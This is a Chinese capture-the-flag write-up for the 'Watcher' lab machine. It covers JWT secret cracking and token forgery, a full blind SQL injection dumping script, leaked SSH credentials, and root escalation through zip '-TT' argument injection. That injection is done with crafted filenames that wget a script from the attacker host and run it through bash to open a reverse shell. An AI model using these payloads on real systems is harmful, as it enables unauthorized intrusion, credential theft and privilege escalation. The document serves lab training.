

Watcher Writeup by 菜叶片

ID	675
作者	Yolo
系统	Linux
难度	Easy

初始信息收集

端口扫描

```
Nmap scan report for 192.168.56.110
Host is up (0.000061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
5000/tcp   open  http      Gunicorn
| http-title: Maze_Sec - Login
|_Requested resource was /login
|_http-server-header: gunicorn
```

端口5000的web应用是唯一攻击面

Port5000信息枚举

后端python

注册并登录 尝试访问 `/admin` 提示需要admin权限

攻击Web应用

授权绕过

注意到jwt cookie 用jwt_tool破出secret `maze`

```
^ yepian  ~/jwt_tool  master v3.14.4(#venv) 19:05 1061B/2661B
python3 ~/jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRlc3QlICJsZXZlbCI6ImVscm1hbCI6ImhldCI6MTc0MDMxMTg3MCw1ZXhwIjoxNzgwMzE1NDcwFQ.Na3
XTuJGm-mwLufI2ERbmsYW10Z6hB-2jTdGwWeDOHA -C -d $seclist/rockyou.txt

JWT_Tool
Version 2.3.0 @ticarpi

/home/yepian/.jwt_tool/jwtconf.ini
Original JWT:

[*] Tested 1 million passwords so far
[*] Tested 2 million passwords so far
[*] Tested 3 million passwords so far
[*] Tested 4 million passwords so far
[*] Tested 5 million passwords so far
[+] maze is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "maze"
```

改权限为admin 并将失效时间戳延后 以防jwt失效 用 maze HS256签名


SQL注入获取敏感信息

信息收集

登录 /admin 可以通过 /api/settings/update 端点修改应用设置

由于不知道后端处理逻辑 传入畸形json参数进行模糊测试

value参数传递一个对象 服务器返回500并附有报错信息



UNICODE解码后是数据库错误 这是SQLite的报错 推测后端SQL语句

```
UPDATE table SET value='{value}' WHERE key='{key}';
```

确认SQLi

将 log_level 设为 info 传递以下语句 控制WHERE

```
UPDATE table SET value='debug' WHERE key='log_level' AND '1'='2'-- -';
UPDATE table SET value='debug' WHERE key='log_level' AND '1'='1'-- -';
```

在 /admin 观察 log_level 确认二阶布尔型SQL注入存在

我也尝试了sqlmap跑 --dbms sqlite --technique=E 没跑出来
注入value参数控制SET也可以

利用SQLi

编写以下脚本 该脚本改自 我的练习项目 ItsSunshineXD/BlindSQLiDumper

```
#!/usr/bin/python3

# SQL盲注脚本 by Sunshine
import requests
import json
import sys
import time
from urllib.parse import quote, urlencode

def oracle(expression):
```

```

data = {"key": "log_level", "value": "info"}
cookies = {'token':
f"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwibGV2ZWwiOiJhZG1pbiIsImhhbmFtZSI6MTc4MDMxMTg3MCwiZXhwIjoyMDAwMDAwMDAwfQ.YLoeYdbAGVZ9-6xTI8-VB8c2yuyKxiuME5qZFP6ZDd8"}
response = requests.post("http://192.168.56.110:5000/api/settings/update", json=data,
cookies=cookies)

payload = f"log_level' AND {expression}-- -"
data = {"key": payload, "value": "debug"}
response = requests.post("http://192.168.56.110:5000/api/settings/update", json=data,
cookies=cookies)

response = requests.get("http://192.168.56.110:5000/admin", cookies=cookies)
if ('<button class="setting-btn active" data-value="debug">' in response.text):
    return True
elif ('<button class="setting-btn active" data-value="info">' in response.text):
    return False
else:
    print(f'Invalid response {response.text}')
    sys.exit()

if oracle(f"1=1") and not oracle(f"1=2"):
    print("预言机工作正常")
else:
    print("预言机有误")
    sys.exit()

column = input("SELECT ")
table = input("FROM ")
filters = input("WHERE ")

RowCount = 0
low = 0 # 行数范围
high = 100
while low < high:
    mid = (low + high) // 2
    if oracle(f"(SELECT COUNT({column}) FROM {table} WHERE {filters}) > {mid}"):
        low = mid + 1
    else:
        high = mid
RowCount=low
print(f'{RowCount} row(s) in total')
sys.stdout.flush()
print()

for offset in range(0, RowCount):
    low = 0 # 长度范围
    high = 100
    while low < high:
        mid = (low + high) // 2
        if oracle(f"LENGTH((SELECT {column} FROM {table} WHERE {filters} ORDER BY {column}
LIMIT 1 OFFSET {offset})) > {mid}"):
            low = mid + 1

```

```

        else:
            high = mid
length=low
print(f'Length: {low}', end='')
sys.stdout.flush()
print()

for i in range(1, length + 1):
    low = 32 # 可打印ASCII字符范围 32-127
    high = 127
    attempt = 0
    while(True):
        while low < high:
            mid = (low + high) // 2
            if oracle(f"UNICODE(SUBSTR((SELECT {column} FROM {table} WHERE {filters}
ORDER BY {column} LIMIT 1 OFFSET {offset}},{i},1)) > {mid}"):
                low = mid + 1
            else:
                high = mid
            if oracle(f"UNICODE(SUBSTR((SELECT {column} FROM {table} WHERE {filters} ORDER
BY {column} LIMIT 1 OFFSET {offset}},{i},1)) = {low}"):
                print(chr(low), end='')
                break
        elif (attempt < 4):
            attempt = attempt + 1
            low = 32
            high = 127
        else:
            print("Network Unstable")
            sys.exit()
    sys.stdout.flush()
print()
print()

```

dump表名


```

A yepian /tmp/watcher v3.14.4 20:25 - 25s710ms 12GiB/26GiB
python3 ./sqli.py
预言机工作正常
SELECT name
FROM sqlite_master
WHERE type='table'
4 row(s) in total

Length: 6
secret

Length: 8
settings

Length: 15
sqlite_sequence

Length: 5
users
```

dump列名

```

A yepian /tmp/watcher v3.14.4 20:28 - 2m29s275ms 12GiB/26GiB
python3 ./sqli.py
预言机工作正常
SELECT name
FROM pragma_table_info('secret')
WHERE 1=1
2 row(s) in total

Length: 2
id

Length: 6
secret
```

dump值

```

A yepian /tmp/watcher v3.14.4 20:28 - 14s936ms 12GiB/26GiB
python3 ./sqli.py
预言机工作正常
SELECT secret
FROM secret
WHERE 1=1
1 row(s) in total

Length: 32
watcher:mazesec123q1231w!@#!@@#$
```

得到 watcher:mazesec123q1231w!@#!@@#\$ 登录SSH

从users表得到admin的密码哈希

02acd98efd5e68a2d9f0cedceb841ff835ea3af09c979be40a26900db75bb7b0

查彩虹表没查到

本地权限提升

信息收集

- watcher.service 描述 Watcher CTF Web Service 所有者watcher
- autoarchive.service 所有者root
- 两个可疑文件 `/tmp/cf31-probe-*.py` 所有者watcher
- 数据库文件 `/var/lib/watcher/maze_sec.db` 和 `/var/log/wtmp.db`

两个 `/tmp` 目录下的 `.py` 脚本貌似是copyfail的exploit 大概意思是靶机用不了copyfail

两个数据库文件 前一个是web应用的数据库 后者貌似是系统的登录日志

```
sqlite> SELECT * FROM wtmp
...> ;
```

ID	Type	User	Login	Logout	TTY	RemoteHost	Service
1	3	welcome	1777114083298783	1777114085765125	pts/0	192.168.193.14	NULL
2	3	root	1777114093610685	1777114772278160	pts/0	192.168.193.14	NULL
3	3	root	1777114997891155	1777115452678582	pts/0	192.168.193.14	NULL
4	3	root	1777115519504014	1777115590502016	pts/0	192.168.193.14	NULL
5	3	welcome	1777115672513801	1777115777350063	pts/0	192.168.193.14	NULL
6	3	root	1777512187988438	1777512216530623	pts/0	192.168.193.14	NULL
7	3	welcome	1777512225216305	1777513246690847	pts/0	192.168.193.14	NULL
8	3	welcome	1777513966015315	1777514040432814	pts/0	192.168.193.14	NULL
9	3	root	1777514045376584	1777514057384329	pts/0	192.168.193.14	NULL
10	3	welcome	1777514146940626	1777514170561283	pts/0	192.168.193.14	NULL
11	3	root	1777540889596466	1777541220811628	pts/0	192.168.193.1	NULL
12	3	root	1778472307353129	1778472927152010	pts/0	192.168.1.9	NULL
13	3	root	1778473032112023	1778473400071889	pts/0	192.168.1.9	NULL
14	3	root	1778473428572929	1778473474573883	pts/0	192.168.1.9	NULL
15	3	root	1778473795187535	1778473881354819	pts/0	192.168.7.3	NULL
16	3	root	1778883814286066	1778883933683219	pts/0	192.168.3.94	NULL
17	3	root	1778884031712916	1778884759399550	pts/0	192.168.3.94	NULL
18	3	root	1778884760816275	1778884802626634	pts/0	192.168.3.94	NULL
19	3	root	1778885253664455	1778885340346070	pts/0	192.168.3.94	NULL
20	3	root	1778922296128529	1778922402188182	pts/0	192.168.3.94	NULL
21	3	root	1778922439095176	1778922662454701	pts/0	192.168.3.94	NULL
22	3	root	1778922926229293	1778923163892886	pts/0	192.168.3.94	NULL
23	3	root	1779461610947656	1779463085856154	pts/0	10.161.207.176	NULL
24	3	root	1779463101159547	NULL	pts/0	10.161.207.176	NULL
25	3	root	1779464753456052	1779465445213981	pts/0	192.168.52.1	NULL
26	3	root	1779465513624408	1779467699907927	pts/0	192.168.52.1	NULL
27	3	root	1779468782847016	1779469291455806	pts/0	192.168.52.1	NULL
28	3	root	1779469310870619	1779469316190271	pts/0	192.168.52.1	NULL
29	3	root	1779525887647620	1779526141100739	pts/0	192.168.52.1	NULL
30	3	watcher	1780316984207796	NULL	pts/0	192.168.56.1	NULL
31	3	watcher	1780317138500245	NULL	pts/1	192.168.56.1	NULL

```
sqlite> |
```

两个服务 第一个是web应用


```
Warning: some journal files were not opened due to insufficient permissions.
watcher@Watcher:/tmp$ systemctl status watcher.service
WARNING: terminal is not fully functional
Press RETURN to continue
● watcher.service - Watcher CTF Web Service
   Loaded: loaded (/etc/systemd/system/watcher.service; enabled; preset: enabled)
   Active: active (running) since Mon 2026-06-01 07:00:42 EDT; 1h 52min ago
 Invocation: 7686a072251c461b9f231a9e357b346f
    Main PID: 404 (python3)
      Tasks: 2 (limit: 2274)
     Memory: 53.6M (peak: 53.6M)
        CPU: 6.750s
      CGroup: /system.slice/watcher.service
              └─404 /usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app
                └─435 /usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app

Warning: some journal files were not opened due to insufficient permissions.
watcher@Watcher:/tmp$ |
```

第二个是个新东西 子进程在监控 `/home/watcher/uploads` 的文件创建

```
watcher@Watcher:/tmp$ systemctl status autoarchive.service
WARNING: terminal is not fully functional
Press RETURN to continue
● autoarchive.service - AutoArchive root watcher
   Loaded: loaded (/etc/systemd/system/autoarchive.service; enabled; preset: enabled)
   Active: active (running) since Mon 2026-06-01 07:00:42 EDT; 1h 52min ago
 Invocation: 8d691b39dfb24f0a834f1894536370d0
    Main PID: 395 (sync.sh)
      Tasks: 3 (limit: 2274)
     Memory: 1M (peak: 1.8M)
        CPU: 5ms
      CGroup: /system.slice/autoarchive.service
              └─395 /bin/bash /opt/autoarchive/sync.sh
                └─408 inotifywait -m -e create /home/watcher/uploads
                  └─409 /bin/bash /opt/autoarchive/sync.sh

Warning: some journal files were not opened due to insufficient permissions.
watcher@Watcher:/tmp$ |
```

autoarchive.service模糊测试

检查service文件 找到启动命令行

```
watcher@Watcher:/tmp$ cat /etc/systemd/system/autoarchive.service
[Unit]
Description=AutoArchive root watcher
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/env AUTOARCHIVE_HELPER=/opt/autoarchive/archive-helper /opt/autoarchive/sync.sh
Restart=always
RestartSec=2
User=root
WorkingDirectory=/opt/autoarchive

[Install]
WantedBy=multi-user.target
watcher@Watcher:/tmp$ |
```

/opt/autoarchive 不可读 目前已知其中文件名 archive-helper 和 sync.sh

从名字来看 可能是自动将 /home/watcher/uploads 的新创建文件归档到某处

在 uploads 目录创建文件 用 pspy64 监控进程创建 inotifywait 监控文件系统IO等事件

折腾挺久 这玩意就是没动静 问了下sublargo 得到提示 txt

创建 a.txt 发现子进程生成 但是没有得到归档二进制的调用参数

```
2026/06/01 10:06:36 CMD: UID=0 PID=575 | /bin/bash /opt/autoarchive/syn
c.sh
2026/06/01 10:06:39 CMD: UID=0 PID=576 | /bin/bash /opt/autoarchive/syn
c.sh
2026/06/01 10:06:39 CMD: UID=0 PID=577 | /bin/bash /opt/autoarchive/arc
hive-helper a.txt
[]

-rw----- 1 watcher watcher 44 May 22 12:56 user.txt
watcher@Watcher:~$ ls
pspy64 00000 user.txt
watcher@Watcher:~$ cd uploads/
watcher@Watcher:~/uploads$ ls
watcher@Watcher:~/uploads$ echo "aaa" > a.txt
watcher@Watcher:~/uploads$
```

写脚本创建大量 .txt 文件

```
GNU nano 8.4 txt.sh
#!/bin/bash
while true
do
    echo "aaaaaaaaaaaaabbbbbbbbbbbccccccccccccccddddd" > "./uploads/${RANDOM}.txt"
done
|
```

得到命令行 zip -q /root/backups/latest.zip 0.txt 10000.txt....

```
watcher 820 0 10:11 pts/2 00:00:00 bash
watcher 644 492 0 10:12 pts/0 00:00:01 ./pspy64 -i 10
root 820 2 0 10:18 ? 00:00:00 [kworker/u4:0-events_power_efficient]
root 842 416 0 10:20 ? 00:00:00 /bin/bash /opt/autoarchive/archive-helper 0.txt 10000.txt 10001.txt 10002.txt 10004.txt 10005.txt 10006.txt 100
root 843 842 49 10:20 ? 00:00:02 zip -q /root/backups/latest.zip 0.txt 10000.txt 10001.txt 10002.txt 10004.txt 10005.txt 10006.txt 10007.txt 100
watcher 844 620 0 10:20 pts/2 00:00:00 ps -ef
```

zip参数注入

初步判断自动归档脚本逻辑

```
sync.sh 通过inotifywait监控文件创建
当新的*.txt文件创建 执行archive-helper *.txt
archive-helper将参数原样传递给zip -q /root/backups/latest.zip {param}
```

存在参数注入漏洞

准备Payload

攻击机创建index.php 文件内容

```
#!/bin/bash
/home/watcher/shell
```

我这里是运行反弹shell二进制 换成别的方法拿root也行

启动监听 php -S 0.0.0.0:4567

靶机实施参数注入

在 uploads 目录生成执行命令

```
echo "abc" > '-T -TT wget${IFS}192.168.56.1:4567;bash${IFS}index.html z.txt'
touch z.txt
```


期望的完整命令行就是

```
zip -q /root/backups/latest.zip -T -TT wget${IFS}192.168.56.1:4567;bash${IFS}index.html
z.txt z.txt
```


参数详解

参数	效果
-T	通过 unzip -tqq 检查压缩包完整性
-TT <cmd>	指定检查压缩包完整性的命令行

这里有个小坑 -TT传递的参数较长 需要将空格替换成\${IFS} 否则会因堆溢出崩溃




成功get root



我一直以为zip工作目录是/opt/autoarchive
实际上是/home/watcher/uploads 直接注入 sh a.txt 就可以
看到zip指定的文件 只有文件名没有路径 就该想到这点的...

检查脚本源码

很好奇自动归档脚本怎么写的



```

# filename: sync.sh
#!/bin/bash

WATCH_DIR="/home/watcher/uploads"
HELPER_PATH="${AUTOARCHIVE_HELPER:-/usr/local/bin/archive-helper}"

mkdir -p /root/backups

inotifywait -m -e create "$WATCH_DIR" |
while read -r path action file
do
    case "$file" in
        *.txt)
            sleep 3
            cd "$WATCH_DIR" || exit 1
            export PATH="$WATCH_DIR:$PATH"

            # Archive all .txt files after each new .txt file event.
            "$HELPER_PATH" *.txt >> /var/log/autosync.log 2>&1
            ;;
    esac
done

# filename: archive_helper
#!/bin/bash
zip -q /root/backups/latest.zip $@

```

uhh...ok这个 文件名限制 `.txt` 不太理解目的是什么 也没有提示

然后 `export PATH="$WATCH_DIR:$PATH"` 这个...是另一个预期解? 这谁能想到

除此之外没啥毛病都挺常规 符合easy难度